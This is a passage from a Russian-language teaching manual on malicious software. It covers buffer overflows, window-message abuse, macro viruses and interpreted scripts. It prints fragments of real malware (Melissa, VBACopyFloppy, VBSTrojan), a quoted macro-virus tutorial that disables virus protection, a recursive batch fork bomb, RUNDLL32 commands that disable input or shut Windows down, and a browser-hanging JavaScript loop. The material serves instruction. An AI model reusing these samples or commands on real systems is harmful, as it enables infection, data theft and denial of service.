В оперативной памяти машинные команды размещаются отдельно от данных, причем на достаточном удалении друг от друга. Однако каждому процессу выделяется в оперативной памяти сравнительно небольшая область, где вводимые данные соседствуют с программным кодом. Эта область данных называется стеком и организована по образцу магазина патронов для огнестрельного оружия. Вновь вводимые данные записываются в зарезервированные для них ячейки командой **push** и в обратном порядке «выталкиваются» командой **pop**. Кроме данных в стеке хранятся еще и указатели на ячейки памяти, в которых хранится программный код.

Допустим, что пользователь в ответ на запрос пароля вводит строку символов, но ее длина составляет не 8, а, например, 100 байт. Если программа, запросившая пароль, не проверяет длину строки, она запишет ее в оперативную память целиком. Понятно, что 100 байт в зарезервированные ячейки памяти не помещаются, и введенная строка заполнит собой еще много других ячеек памяти, отведенных для данных. Пример программы на языке Си с командами, приводящими к переполнению буфера, приведен в листинге 2:

```
void overflow(void) {           //имя функции, вызывающей
переполнение буфера
char *name = "abracadabracadabra";    //указатель на
строку данных
char buff[8];           //объявление буфера размером в 8 байт
strcpy(buff, name);       //копирование строки данных в буфер
return;
}
```

Листинг 2. Команды на языке Си, приводящие к переполнению буфера в стеке

Налицо опасная модификация компьютерной информации, которая заведомо приведет к неверному результату работы программы или сбою в работе ЭВМ. Но если введенная строка достаточно длинна, она может не только испортить компьютерные данные, но и проникнуть в другую область памяти, отведенную для указателей. Для совершения подобной сетевой атаки злоумышленнику нужно найти на атакуемом компьютере привилегированную программу, которая получает какие-то данные от непривилегированных пользователей. Изучая, как эта программа размещается в оперативной памяти, хакер или вирмейкер может так подобрать длину введенной строки, чтобы ее конец попал в строго определенную ячейку памяти, где располагается указатель на одну из следующих машинных команд, например адрес возврата из функции. Манипулируя длиной строки и размещая в ее конце нужные байты,

злоумышленник может изменить алгоритм вычислений и перехватить управление компьютером.

Опасными могут быть данные, передаваемые запускаемой программе в командной строке. Так, запуск антивирусной программы DrWeb в командной строке с несколькими опасными параметрами может превратить эту полезную программу в файловую «мясорубку». Для этого следует одновременно задать аргумент включения эвристического анализа, при котором программа наверняка найдет в исследуемых файлах что-нибудь «подозрительное», и параметр, разрешающий программе удалять подозрительные файлы без уведомления пользователя.

Таким образом, даже антивирусная программа в определенных условиях может стать опасной. Это приближает нас к пониманию следующего правила. Вредоносной программе, извне проникающей в компьютерную систему, совершенно нет необходимости содержать в себе опасную последовательность команд, приводящих к деструктивным последствиям. Вместо этого она может вызвать на исполнение другую потенциально опасную программу, заведомо имеющуюся в составе операционной системы. Многих пользователей это должно заставить пересмотреть свое представление о вредоносных программах.

В операционных системах Windows* реализован механизм передачи сообщений от системы к пользовательским окнам. Например, подобным образом система передает активному окну сигнал о том, что пользователь указал курсором на третью командную кнопку и дважды щелкнул левой кнопкой мыши. Сама программа этого видеть не может, поскольку все сигналы от устройств ввода поступают драйверам операционной системы. Такие данные посылаются оконным процедурам путем вызова системных функций типа **SendMessage** или **PostMessage**. При этом в стек загружаются четыре числа, первое из которых указывает на номер адресуемого окна, а остальные параметры содержат само сообщение. Опасность заключается в том, что можно послать другой программе сообщение от имени операционной системы и таким образом имитировать действия пользователя или события операционной системы, приводящие к закрытию окна, стиранию или искажению данных и прочим деструктивным последствиям. При передаче подобных команд обратный адрес не предусматривается, поэтому вредоносное управление может осуществляться скрытно.

Управление окнами предусматривает возможность использования не только манипулятора, но и клавиатуры. Для управления окнами резервируются так называемые **клавиши быстрого вызова** (обычно это комбинация управляющей клавиши <Alt> с алфавитным символом, который обозначен подчеркиванием в имени команды). Работая в любом оконном приложении Windows, мы можем с помощью клавиатуры исполнить несколько десятков команд управления, нажимая одну из зарезервированных системой комбинаций клавиш быстрого вызова. Но предусмотрена и программная имитация пользовательского клавиатурного

ввода. В некоторых языках программирования программная имитация нажатия клавиш возможна с помощью специального оператора. Так, в языках Visual Basic для этого используется команда **SendKeys** с именем имитируемой клавиши. Можно привести безобидный пример запуска и управления «Калькулятором» из сценария:

```
Dim Obj, I
Set Obj=WScript.CreateObject("WScript.Shell")
WScript.Sleep(200)
Obj.Run "Calc.exe"
WScript.Sleep(200)
Obj.SendKeys "10"
For I=1 To 10
WScript.Sleep(200)
Obj.SendKeys "+"
Obj.SendKeys "1"
Obj.SendKeys "="
Next
```

Листинг 3. Сценарий для управления «Калькулятором» путем имитации клавиатурного ввода

Для того чтобы проверить работу этой программы, следует создать текстовый документ, скопировать в него код листинга, сохранить файл с любым именем и расширением **vbs**, после чего запустить. Пример можно сделать и более опасным, если представить, что имитация клавиатурного ввода производится по адресу окна известного браузера Internet Explorer. Например, подбирая последовательность клавиш быстрого вызова можно попытаться изменить настройки безопасности браузера и разрешить исполнение потенциально опасных программ из гипертекстовых документов.

Поток информации от передатчика к приемнику часто передается по единственному каналу, и одни и те же комбинации байт могут интерпретироваться приемником либо как данные, либо как команда. Для их различия используются переключатели — специальные комбинации байт, не встречающиеся ни в потоке данных, ни в последовательности команд. Так, например, организовано управление модемом по каналу передачи данных. Случайная ошибка или преднамеренное воздействие могут превратить поток передаваемых данных в последовательность опасных команд. Например, некоторые модемы, получая в потоке данных последовательность «+++», автоматически переходят в режим исполнения команд. Эти команды могут быть весьма опасны, например приводить к перепрограммированию или стиранию энергонезависимой памяти модема. Легко представить себе ситуацию, когда пользователь при работе в Internet открывает специально сформированную Web-страницу и в результате

получает «убитый» модем. Интересующиеся командами управления модемом могут найти их в [47].

1.3. Инструментарий для создания вредоносных программ. Стиль «опасного» программирования

Одна из основных причин распространения вредоносных программ и одновременно идеологический инструмент для их создания — свободное распространение исходных кодов, методик, наставлений и рекомендаций. В эпоху широчайшего и практически неограниченного международного информационного обмена заимствование и повторное использование всевозможных ноу-хау становится общим правилом. Не остается в стороне и заимствование таких «интеллектуальных» достижений, как искусство создания вредоносных программ для ЭВМ. Приведем примеры таких наставлений и методик, размещенных на общедоступных сайтах Internet, с сохранением авторского стиля изложения, программных и орфографических ошибок:

Для начала откройте окно VBA (Alt+F11) в Word. Откройте окно проекта (Ctrl + R) . Кликните на Normal - Microsoft Word Объекты - ThisDocument. Откроется окно редактора.

Private Sub Document_Open() *‘ Это будет наша основная процедура. Она сработает при открытии любого документа*

On Error Resume Next *‘Это для того, чтобы VB в случае ошибки переходил к следующей строке*

Application.Options.VirusProtection=False *‘Нам ведь совсем не нужно, чтобы юзер отключал макросы, правда ?*

Set x As NormalTemplate.VBProject.VBComponents.

Item(1).CodeModule *‘Обозначаем для краткости всю эту бяку через x*

Set y As ActiveDocument.VBProject.VBComponents.

Item(1).CodeModule *‘а эту через y. Запомним - x - теперь модуль ThisDocument в шаблоне Normal который всегда загружается при запуске Word*

И так далее...

Еще один «самоучитель», скопированный на одном из сайтов Internet:

Ну, вы можете сделать много чего ... Вы можете форматить "винты", закрывать Word, запускать другие программы (Dos-вирусы), и т. д. Но вы конечно же не хотите, чтобы вирус выполнял это при каждом своем запуске, а? Так что вам необходима процедура проверки.

If Month(Now()) = 1 And Day(Now()) = 3 Then *‘просто, не так ли?*

ЗДЕСЬ БОМБА

ELSE

'что-нибудь еще

End IF

Простейший метод досадить пользователю - это довольно часто посылать следующую последовательность:

SendKeys "%"+ "{F4}"

Данная последовательность дает эффект комбинации клавиш Alt+F4... Однако проблема в том, что Word все равно выдает приглашение для сохранения документа. Еще один из досаждающих трюков:

Again:

MsgBox "НАНАНАНАНА!"

Goto Again

Центральный процессор понимает только двоичный код. Но человеку трудно разговаривать с компьютером на языке цифр. Поэтому компьютерные программы составляются на языке, понятном программисту, а затем программа преобразуется в двоичный вид с помощью инструментальных программ, которые называются трансляторами и компиляторами. Компьютерная программа, написанная на одном из языков программирования, называется **исходным модулем** или **исходным кодом**. После первого этапа трансляции появляется **объектный модуль**. Объединение нескольких объектных модулей с подключением библиотечного кода превращает программу в **исполняемый модуль**. При компиляции программ с языков высокого уровня ее преобразование в исполняемый код тоже происходит поэтапно, но для программиста это может выглядеть как одно действие.

Для создания и полезных, и вредоносных программ используется одинаковый программный инструментарий. Начнем с примеров экстремального программирования.

Если программа мала по объему, ее можно ввести в компьютерную систему непосредственно в форме машинного кода. Именно в таком виде копируются программы с машинных носителей. Если программу в машинных кодах требуется ввести в память компьютера с клавиатуры, используется Alt-ввод. Для этого нужно нажать кнопку <Alt>, и, удерживая ее нажатой, на малой цифровой клавиатуре набрать значение байта в десятичной форме, после чего отпустить кнопку <Alt>. Каждый байт программы предварительно преобразовывается из шестнадцатеричной формы в десятичную.

Например, программа, заставляющая непрерывно звучать встроенный динамик (работает только в Windows 98), состоит всего из пяти байт. На языке Ассемблер она выглядит так:

in	al, 61h	;читаем состояние порта
or	al, 00000011b	;устанавливаем биты
out	61h, al	;включаем динамик

Вначале программа ассемблируется (для этого можно использовать отладчик Debug), затем каждый байт команды перекодируется в десятичную систему счисления. Процесс ввода программы в машинном коде выглядит так. В Windows 98 запускаем **Сеанс MS DOS** и вводим внутреннюю команду оболочки:

copy con abcd.com — создание исполняемого файла с расширением com, данные в который копируются непосредственно с консоли (клавиатуры). Затем нажимаем <Enter> и с помощью Alt-набора поочередно вводим следующие цифры: 176, 75, 230, 97, 195. Завершаем ввод нажатием <F6> и <Enter>. Оболочка должна сообщить об удачном копировании одного файла. После этого набираем имя созданного файла **abcd** и слушаем непрерывный писк динамика. Он прекращается при закрытии окна «Сеанс MS DOS».

Вряд ли обычный программист воспользуется такими оригинальными способами программирования, когда в компьютерной системе имеются гораздо более удобные инструменты. Но психология вирмейкеров изучена еще недостаточно, и квалифицированный злоумышленник может воспользоваться и такими методами. При этом следует учесть, что вредоносные программы невелики по объему и деструктивные последствия может вызвать программа размером в несколько десятков байт.

Первый из «рецептов» может быть использован только для создания 16-разрядных приложений MS DOS. Подобные программы могут представлять реальную опасность для незащищенных систем семейства Windows 95. Для составления 32-разрядного приложения, из которого можно вызывать потенциально опасные системные функции, требуется создание исполняемого PE-файла со сложной структурой заголовка и большим числом разделов. Однако решение и такой достаточно сложной задачи может быть получено с использованием простейшего отладчика Debug, который имеется в составе всех версий операционных систем Windows*. О том, как это делается можно прочитать в справочной программе доступной на сайте www.wasm.ru.

При написании командного файла, сценария или макроса квалифицированному программисту вполне достаточно простого текстового редактора, например «Блокнота». Для того чтобы писать программы без синтаксических ошибок, требуется еще лексический анализатор, который проверяет грамматику команд в процессе их написания. Для составления исполняемой программы на языках Ассемблер, Си, Бейсик понадобится еще транслятор или компилятор — инструментальная программа, которая преобразует исходный код в исполняемый.

Для разработки программ на языках высокого уровня уже давно используются профессиональные интегрированные среды программирования. Такая интегрированная среда программирования (например, **Visual Studio.Net**) включает в себя:

- специализированный текстовый процессор с функциями написания, редактирования и проверки правописания команд,
- компилятор (транслятор с языка высокого уровня),
- справочную систему,
- библиотеки функций,
- отладчик,
- дизассемблер и др.

Познакомиться с интегрированной средой программирования можно, например, работая в известном текстовом процессоре Microsoft Word. Нажав комбинацию клавиш <Alt+F11>, мы окажемся в редакторе VBA (Visual Basic for Application), служащем для создания интерпретируемых программных модулей, часто не вполне правильно именуемых макросами. Здесь к услугам программиста имеется меню с готовыми элементами, из которых можно составить любое программное окно (списки, командные кнопки, переключатели, полосы прокрутки и др.). Писать программные модули можно одновременно в нескольких окнах. Текст машинных инструкций и комментариев выделяется разным цветом. Если программист забыл, как пишется очередная инструкция, программа услужливо выведет ему контекстную подсказку. Можно не завершать известные слова — при нажатии определенной комбинации клавиш программа сама введет оставшиеся символы.

C000:A5F3 9C	pushf
C000:A5F4 FA	cli
C000:A5F5 60	db 60
C000:A5F6 06	push es
C000:A5F7 1E	push ds
C000:A5F8 BF88A5	mov di,A588
C000:A5FB E84A8A	call 3048
C000:A5FE 83EC02	sub sp,02
C000:A601 FC	cld

Листинг 4. Фрагмент программы проверки работоспособности видеоадаптера, размещенной в BIOS

На языке Ассемблер программа составляется из коротких мнемонических команд типа **mov**, **add**, **call**, **push**, благодаря которым программа отдаленно напоминает последовательность инструкций на английском языке. Каждой мнемокоманде соответствует строго определенный двоичный код. Команды специализированы, и для управления современными микропроцессорами используются несколько сотен функциональных мнемокоманд. За мнемокодом следуют аргументы, уточняющие действие команды, или операнды. В качестве примера в листинге 4 приведен фрагмент двоичной программы, содержащейся в энергонезависимой памяти BIOS и выведенной с помощью отладчика Debug. В первом столбце листинга указаны шестнадцатеричные адреса

ячеек памяти, в которых размещаются машинные команды. В третьем столбце приведены ассемблерные инструкции со своими операндами, а во втором — их шестнадцатеричное представление.

Как образно выразился известный американский специалист по компьютерным технологиям и автор ряда популярных книг по программированию Чарльз Петцольд [34], «программировать в машинных кодах — все равно, что есть зубочисткой». Подавляющее большинство программистов, включая и вирусописателей, создают программы на языках высокого уровня — Си, Delphi, Visual Basic.

Вот как выглядит фрагмент программы на языке C++, с помощью которого любое активное окно делается невидимым. Исходный код позаимствован из книги М. Фленова [46] и претендует на шутку. Однако реальные последствия таких шуток зависят от конкретной ситуации, в которой будет исполняться данная программа.

```

HWND Wnd;
while (true)
{
    Wnd=GetForegroundWindow();
    if (Wnd>0)
        ShowWindow(Wnd, SW_HIDE);
    Sleep(1000);
}

```

Листинг 5. Фрагмент программы, делающей активные окна невидимыми

Следом приведем часть известной вредоносной программы **VBACopyFloppy**, написанной на языке программирования Visual Basic for Application в среде текстового процессора Microsoft Word.

VBACopyFloppy является шпионской программой, реализующей довольно оригинальный способ сбора конфиденциальной информации. Эта вирусная программа последовательно инфицирует документы и шаблоны Word на различных компьютерах, сосредоточивая во временном каталоге Windows на жестких дисках атакованных компьютеров файлы-документы с гибких магнитных носителей. Автор программы, вероятно, исходил из предположения, что гибкие магнитные диски с конфиденциальной информацией хранятся более надежно, чем сами компьютеры. Инструкции приведенного здесь фрагмента программы копируют все файлы с дискеты в каталог временных файлов **%TEMP%** на жестком магнитном диске. При копировании файлам присваиваются случайные имена, чтобы их не мог опознать не в меру любопытный пользователь, и файловые атрибуты, предотвращающие случайное удаление скопированных файлов из каталога. Каталоги **%TEMP%** считаются общедоступными для всех зарегистрированных пользователей (в Windows 2000 и XP этот недостаток

уже устранен), и последующее копирование отобранной информации для злоумышленника облегчается.

```

If GetDriveType(Mid(ActiveDocument.FullName, 1, 2)) =
2 Then
    s2 = s1
    GetTempPath 256, s1
    With Application.FileSearch
        .FileName = "*.*"
        .LookIn = Mid(ActiveDocument.FullName, 1, 3)
        .SearchSubFolders = True
        .Execute
        For i = 1 To .FoundFiles.Count:
    GetTempFileName s1, "~", 0, s2:
    CopyFile.FoundFiles(i), s2, 0: SetAttr s2, 7: Next
    End With
End If

```

Листинг 6. Фрагмент вредоносной программы **VBAcopyFloppy**

Приведенные выше примеры «экстремального» программирования вовсе не свидетельствуют о трудной и высокоинтеллектуальной деятельности современных вирусописателей. Слухи о том, что вредоносные программы труднее писать, чем полезные, совершенно необоснованны. Разрушать всегда легче, чем строить. Написать вредоносную программу на языке Visual Basic for Application по силам даже новичку — был бы только образец. Даже относительно сложный язык Ассемблер при написании вредоносных программ для Windows* позволяет ограничиться всего несколькими мнемокомандами — в этом можно будет убедиться в ходе выполнения содержащихся в пособии лабораторных работ. Конечно, не все создатели вирусов являются дилетантами, и от квалификации программиста-злоумышленника сильно зависит потенциальная опасность компьютерной программы.

У вредоносных программ есть несколько отличий в стиле программирования:

- Хорошим стилем программирования является сопровождение строчек исходного кода замечаниями и пояснениями — что и зачем делается. Это полезно не только посторонним, но и самому программисту, который спустя какое-то время может забыть о том, что он делал. Но исходные коды вредоносных программ редко содержат комментарии, обычно это делается лишь перед их «публикацией» в Internet для обмена опытом.
- Вирмейкеры никогда не принимали обязательств соблюдать принятые правила именования переменных и объявления функций.

- Вредоносные программы очень редко поддерживают интерактивный режим взаимодействия с пользователем и, как правило, являются незаконными.

Для написания опасных компьютерных программ могут использоваться десятки языков различного уровня и сложности. Языки программирования тоже различаются степенью потенциальной опасности. Наиболее опасными являются языки Ассемблер и Си, поскольку они содержат в себе все команды, которые только может выполнить центральный процессор. Опасность таких языков проявляется еще и в том, что некоторые инструкции, обрабатывающие ввод данных, не предусматривают проверку их длины, что приводит к уже упомянутой атаке на переполнение буфера. За проверку правильности введенных данных должен отвечать программист.

В ряде случаев для решения различных пользовательских задач программистам требуются «безопасные» языки программирования. Например, фрагменты программ, вставленные в Web-документы, должны воспроизводить звуки, оживлять изображения, изменять содержание сайта в ответ на определенные действия пользователя. Но эти программы по определению не имеют права манипулировать компьютерной информацией, хранимой на клиентском компьютере.

Во времена, когда создавались языки программирования для многозадачных операционных систем, офисных приложений и Internet-технологий, многие программисты пытались решить задачу создания потенциально безопасных языков, на которых даже при желании нельзя было бы написать опасную программу. Для этого из таких языков программирования, как Visual Basic были удалены команды, позволяющие непосредственно обращаться к регистровой и оперативной памяти. Но не прошло и года после внедрения первых версий такого языка в приложения Microsoft Office, (это был язык WordBasic для Word 6.0), как на свет появились первые макровирусы. Причина проста — в языке Visual Basic было сохранено много операторов, позволяющих реализовывать практически все мыслимые опасные действия, включая инфицирование документов.

Создавая языки программирования Visual Basic Script и JavaScript для Internet-браузеров, программисты убрали из них все команды, позволяющие создавать, открывать, читать, изменять, копировать, удалять, и запускать файлы. Аналогичный запрет был сделан для доступа к системному реестру. Вроде бы тем самым идеал программной безопасности был достигнут! Но методы **CreateObject** и **GetObject**, включенные в эти языки, позволяют вызывать и исполнять любой потенциально опасный программный код серверов сценариев, зарегистрированных на клиентской машине. И безопасности как не бывало!

Основная причина, мешающая создать безвредные языки программирования, заключается в том, что любой язык является заведомо

избыточным. Способность замены одних инструкций другими делает языки программирования более мощными и гибкими. Программист может выполнить желаемое действие различными путями, и удаление некоторых очевидно опасных команд возмещается за счет других. В ряде случаев это приводит к замедлению выполнения программ, но скорость для вредоносной программы — не главное.

Миф о безопасных языках программирования окончательно развеялся после появления вредоносных программ, реализующих атаки на отказ в обслуживании (разновидность «жадных» программ, речь о которых пойдет ниже). Так, оперируя только инструкциями безопасного языка JavaScript, крошечная программа из нескольких строк заставляет браузер Internet Explorer воспроизвести на экране миллион пользовательских окон бесконечно большого размера, чем приводит систему в катастрофическое состояние.

1.4. Состав вредоносных программ и команд

Теперь пришло время получить ответ на вопрос, что именно делает компьютерную программу опасной и вредоносной. Для этого рассмотрим внутреннее устройство опасных программ и команд.

Современный компьютер может выполнять самые разные действия, которые ограничиваются только его аппаратными ресурсами, а также фантазией и профессионализмом программиста. Вместе с тем центральный процессор на машинном уровне всего лишь манипулирует с битами. Весь диапазон действий над двоичными числами ограничен лишь хранением двоичных чисел, взаимным преобразованием кода из последовательной формы в параллельную, сдвигом цепочки бит и тремя логическими операциями. На этом уровне представления компьютерной информации говорить о потенциальной опасности или вредоносности операций вообще бессмысленно. В машинных командах отдельные биты группируются в байты и последовательности байт, заставляющие центральный процессор выполнять элементарные действия над данными. Здесь уже можно говорить о привилегированных, т. е. потенциально опасных командах, которые разрешается исполнять не каждой программе.

Часть программы, выполняющая логически законченное действие, носит название процедуры или функции. В программировании существует хорошее правило — не изобретать велосипедов. Если кто-то ранее составил и оптимизировал по объему и скорости выполнения какую-либо функцию, то другие программисты могут не утруждать себя тем же самым. Созданные и отлаженные функции собираются в файлы, именуемые библиотеками, которые размещаются в системных каталогах. После этого любая программа может вызвать из библиотеки и использовать нужную функцию.

Современная идеология программирования вообще основана на использовании библиотечных и системных функций, имеющихся в

операционной системе. Часто в компьютерной программе не содержится ничего, кроме вызова функций, циклов, условных и безусловных переходов. Различие между вызовами функций заключается в том, что библиотечные функции вызываются и исполняются в непривилегированном, пользовательском режиме, а системные — в режиме ядра операционной системы. Многозадачная операционная система должна разрешать прикладным программам выполнение всех ответственных действий только через вызов системных функций (говорят еще — путем системных вызовов). Для использования библиотечных или системных функций в программе вначале объявляется имя библиотечного файла, а затем — имя используемой функции. При запуске программы библиотечный файл будет загружен в доступную ей область оперативной памяти. Непосредственно при вызове функции в стек поочередно загружаются все параметры, передаваемые функции, а затем следует ее вызов (иначе — передача управления на точку входа нужного программного фрагмента). Примеры таких вызовов можно посмотреть в справочных системах.

Вот пример вызова на языке Ассемблер функции Win32API **SendMessageA**, размещающейся в библиотечном файле **user32.dll**. Команда носит универсальный характер — с ее помощью передаются сообщения оконным процедурам в Windows. Но заданием конкретных значений аргументов команду можно сделать опасной. В приведенном ниже примере вызов функции **SendMessageA** заставляет выключиться компьютерный монитор, что часто входит в арсенал вредоносных действий, нарушающих работу ЭВМ.

```
push 1
push SC_MONITORPOWER
push WM_SYSCOMMAND
push HWND_BROADCAST
call SendMessageA@16
```

Листинг 7. Пример вызова системной функции **SendMessageA** на языке Ассемблер

Функции — это уже не «кирпичики» программы, а целые блоки, состоящие из сотен и тысяч машинных команд. Количество функций может быть весьма большим — в операционных системах Windows NT 5.0 их около двух тысяч. Функции могут быть потенциально опасны, но вредоносными они тоже не являются. В библиотеках Windows 98 имеется несколько функций, которые часто использовались авторами вредоносных программ для совершения деструктивных действий. Например, вызов функции **DisableOemLayer** из библиотеки **%windir%\system\user.exe** приводит к имитации сбоя системы — черному экрану с мигающим курсором и отключенным функциям ввода-вывода. Неизвестно,

для чего понадобилась программистам фирмы Microsoft такая функция. Логично предположить, что ее вызов может быть вставлен в программу аутентификации пользователей для того, чтобы имитировать сбой системы после нескольких неудачных попыток подобрать пароль. Но в этих операционных системах запрос пароля элементарно обходится. «Творцы» вредоносных программ не жалеют времени и труда, чтобы найти подобные функции в библиотечных файлах и использовать их в своих целях. В Windows 2000 и более поздних версиях такие функции уже не встречаются, но им находится достойная замена. По субъективной оценке авторов до 10 % всех библиотечных функций обладают потенциальной опасностью и могут быть использованы с целью несанкционированного копирования, модификации, блокирования либо удаления информации, а также нарушения работы ЭВМ.

В операционных системах Windows* присутствует небольшая утилита **RunDll32.exe**, с помощью которой можно вызывать экспортируемые функции из файлов библиотек и исполняемых файлов. Эта утилита не позволяет передавать вызываемым функциям аргументы, однако можно найти некоторые функции с опасными свойствами, которые в аргументах и не нуждаются. Вирмейкеры нашли и распространили в Internet описание многих функций, которые можно вызывать с помощью программы **RunDll32.exe** с целью выполнения деструктивных действий. Например:

RUNDLL32.EXE KEYBOARD,disable — отключение клавиатуры до перезагрузки.

RUNDLL32.EXE MOUSE,disable — отключение мыши до перезагрузки.

RUNDLL32.EXE SHELL32.DLL,SHExitWindowsEx 1 — завершение работы Windows.

RUNDLL32.EXE USER.EXE,setcursorpos — перемещение курсора в левый верхний угол.

RUNDLL32.EXE USER.EXE,swapmousebutton — однократная смена местами клавиши мыши.

Синтаксис этих команд довольно прост. После имени утилиты (расширение **exe** можно не указывать) через пробел записывается имя библиотечного файла, а затем после запятой (без пробела) — имя вызываемой функции. Многие вредоносные программы, написанные на языках сценариев, используют указанные возможности этой утилиты. В то же время в самих приведенных функциях ничего вредоносного нет — опасность возникает при их несанкционированном вызове. Но широкое использование вирусписателями этих функций привело к тому, что в современных версиях Windows многие из этих функций перестали существовать либо переместились в другие файлы библиотек. Таким

образом, на уровне отдельных функций могут выполняться завершённые опасные и даже намеренно деструктивные действия, которые редко могут быть востребованы в созидательном программировании.

Наиболее часто повторяющиеся последовательности команд стараются объединить. Так получают макрокоманды. Например, в языке Макроассемблер для вызова вышеупомянутой библиотечной функции можно воспользоваться более краткой макрокомандой:

```
INVOKE SendMessage, 1, SC_MONITORPOWER,  
WM_SYSCOMMAND, HWND_BROADCAST
```

В процессе трансляции макрокоманда будет прочитана и преобразована в обычную последовательность машинных инструкций.

В командных языках используют ещё более крупные команды в символьном виде. Каждая такая команда может состоять из нескольких (и даже нескольких десятков) процедур и сотен (тысяч) элементарных машинных команд. Таковы, например, внутренние команды оболочек **Command.com** или **Cmd.exe**:

- **dir** — для вывода информации об именах, атрибутах и расположении файлов и каталогов,
- **copy** — для копирования, создания и объединения файлов,
- **del** — для удаления файлов и др.

Некоторые команды, например **copy**, **del**, **ren** и другие, могут представлять непосредственную опасность, поскольку выполняют копирование, удаление и модификацию компьютерной информации. Но вообще обойтись без таких команд невозможно. Если не удалять, не переименовывать, не изменять и не копировать файлы, то обработка информации будет парализована, а ненужных файлов скоро станет больше, чем может вместить самый большой диск. К конкретным примерам опасных действий, вызываемых символьными командами, мы ещё вернёмся.

Выявление опасных «кирпичиков» в программе является задачей так называемого сигнатурного анализа. Сигнатурой называются уникальные цепочки байт, заведомо присутствующие в теле вредоносной программы. Для выявления характерной сигнатуры вредоносную программу следует вначале обнаружить, передать на исследование в антивирусную лабораторию, где исследователи определяют, какие цепочки байт присутствуют именно в данной программе и при этом не встречаются в других. Если эта задача решается успешно, появляется антивирусная «сыворотка» в виде дополнений в антивирусные базы данных. Теперь антивирусная программа, последовательно читая каждый файл, сможет найти в нём нужную сигнатуру. Однако стоит изменить хотя бы одно звено в этой цепочке, как сигнатура теряется. Подобные способы статического скрывания вредоносных программ получили название **полиморфизма**.

Сигнатурное обнаружение вредоносного кода дает результаты только при обнаружении уже известных программ, которые не умеют видоизменяться при самосохранении. И вполне понятно, что обнаружение неизвестной программы по ее статическому коду невозможно — ведь нельзя обнаружить в толпе преступника, не располагая описанием его внешности.

1.5. Исполняемые и интерпретируемые программы

Компьютерные программы могут быть исполняемыми (бинарными) и интерпретируемыми. Исполняемая программа представляет собой последовательность (поток) машинных команд и данных, которые непосредственно исполняются центральным процессором. В операционной системе Windows* бинарными программами являются файлы с расширениями **exe**, **dll**, **bin**, **sys**, **drv**, **ocx**, **com**, **cpl**, **scr**. Но не всякая бинарная программа является исполняемой. К исполняемым относятся файлы с расширениями **com**, **exe** и **scr** — щелчок мышью по имени или изображению файла приводит к его открытию и запуску на исполнение. Можно запустить файлы **cpl** — их запуск происходит по ассоциативной связи в системном реестре с помощью программы **rundll32.exe**, вызывающей функцию **Control_RunDll** из библиотечного файла **shell32.dll**. Непосредственно запустить на исполнение бинарные файлы с расширениями **dll**, **bin**, **sys**, **drv**, **ocx** невозможно — для них предусмотрен только вызов и запуск из другой программы.

Интерпретируемая программа представляет собой текст на языке программирования. Для исполнения интерпретируемого текста запускается исполняемая программа-интерпретатор, которая поочередно читает каждую строку программы, производит ее лексический и синтаксический анализ, преобразует в исполняемый код и передает команды центральному процессору.

Компьютер не исправляет ошибок, допущенных человеком при вводе команд и написании программ. Если хотя бы один символ будет написан неправильно, программа-интерпретатор остановится и выведет на экран сообщение о допущенной ошибке, предоставляя человеку самому исправить ее так, как тот посчитает нужным.

Существует еще одна разновидность ошибок — их называют ошибками периода выполнения. Это непредвиденные ошибки, о которых можно узнать, только выполнив предписанное действие. Вирмейкеры обычно используют инструкции, предписывающие программе игнорировать возникающие ошибки и не оповещать о них пользователя (ведь вредоносная программа, как правило, должна выполняться скрытно). Так, в языках семейства Visual Basic для этого используется инструкция **On Error Resume Next** (в случае ошибки перейти к следующей команде). Такая инструкция встречается практически в каждом

макровирусе или вредоносной VBS-программе (они могут быть и вирусами, и «червями»).

Интерпретируемые программы могут существовать в виде отдельных текстовых файлов. Файл такого типа состоит из отдельных командных строк. К ним относятся командные файлы **cmd** и **bat** (интерпретируются и выполняются с помощью программ **cmd.exe** и **command.com**) и файлы-сценарии с расширениями **vbs**, **js**, **wsh** (запускаются и исполняются с помощью программ **wscript.exe** и **cscript.exe**). Фрагменты таких программ приведены в листингах 8 и 9.

```
@echo off
:metka
@start die.bat
@echo -----NAME RULEZZZZzzz FOREVER-----
@goto metka
```

Листинг 8. Командный файл, опубликованный в статье «Рекурсия — убийца компьютеров» журнала «Хакер»

```
On Error Resume Next
Set FileSystem =
CreateObject("Scripting.FileSystemObject")
Set MeAgain =
FileSystem.GetFile(WScript.ScriptFullName)
Set WinDir = FileSystem.GetSpecialFolder(9)
Set SysDir = FileSystem.GetSpecialFolder(1)
CopyPath = SysDir & "\Kernel.vbs"
AccName =
RegRead("HKEY_LOCAL_MACHINE\Network\Logon\UserName")
```

Листинг 9. Фрагмент вредоносной программы **VBSTrojan**, позволяющий получить имя файла паролей и отправить его по почте, используя Outlook

Разрабатывая офисные приложения, программисты Microsoft для настройки рабочей среды пользователя и автоматизации повторяющихся действий предусмотрели язык и средства программирования. Так появились файлы документов, содержащие кроме данных интерпретируемый код. К ним относятся документы Microsoft Office (файлы этих документов или их шаблонов имеют расширения **doc**, **dot**, **ppt**, **pps**, **xls**, **xlw** и др.). Программы, содержащиеся в документах офисного пакета, именуются макросами, хотя, строго говоря, макрос — это только открытая процедура, записанная в автоматическом режиме. Правильнее говорить о программных модулях, встроенных в документ. Пример вредоносного макровируса **Melissa** приведен в листинге 10.

Здесь вирусная особь, названная женским именем, свирепо расправляется с программным кодом в документе, если он содержит другую программу. Кстати говоря, вирусы друг друга обычно тоже не «любят», и, обнаружив, что их место занято другой вредоносной программой, могут уничтожить конкурента.

```
Set ADI1 = ActiveDocument.VBProject.VBComponents
.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents
.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
    Set ToInfect = ADI1
    ADI1.Name = "Melissa"
    DoAD = True
End If
```

Листинг 10. Фрагмент макровируса **Melissa**

Еще одна разновидность опасных программ — вредоносные сценарии и прочие программные компоненты, встраиваемые в файлы гипертекстового формата с расширениями **html**, **dhtml**, **xml**, **hta**, **htt**, **chm**. С помощью таких программ злоумышленники могут получать доступ к конфиденциальной информации, внедрять опасные программы, запускать на атакованном компьютере опасные команды. В последнее время наиболее распространенными стали программные атаки на отказ в обслуживании. Открытие Web-документа с такой программой приводит к длительному «зависанию» компьютера, причем в некоторых случаях выйти из этого состояния можно только путем перезагрузки. Вот пример очень короткой программы на языке **javascript**, которая успешно атаковала браузеры Internet Explorer версий до 5.0 включительно.

```
<script language="JavaScript">
while(true)
{document.write("<iframe
src=\"C:\Windows\system32\"></iframe>");}
</script>
```

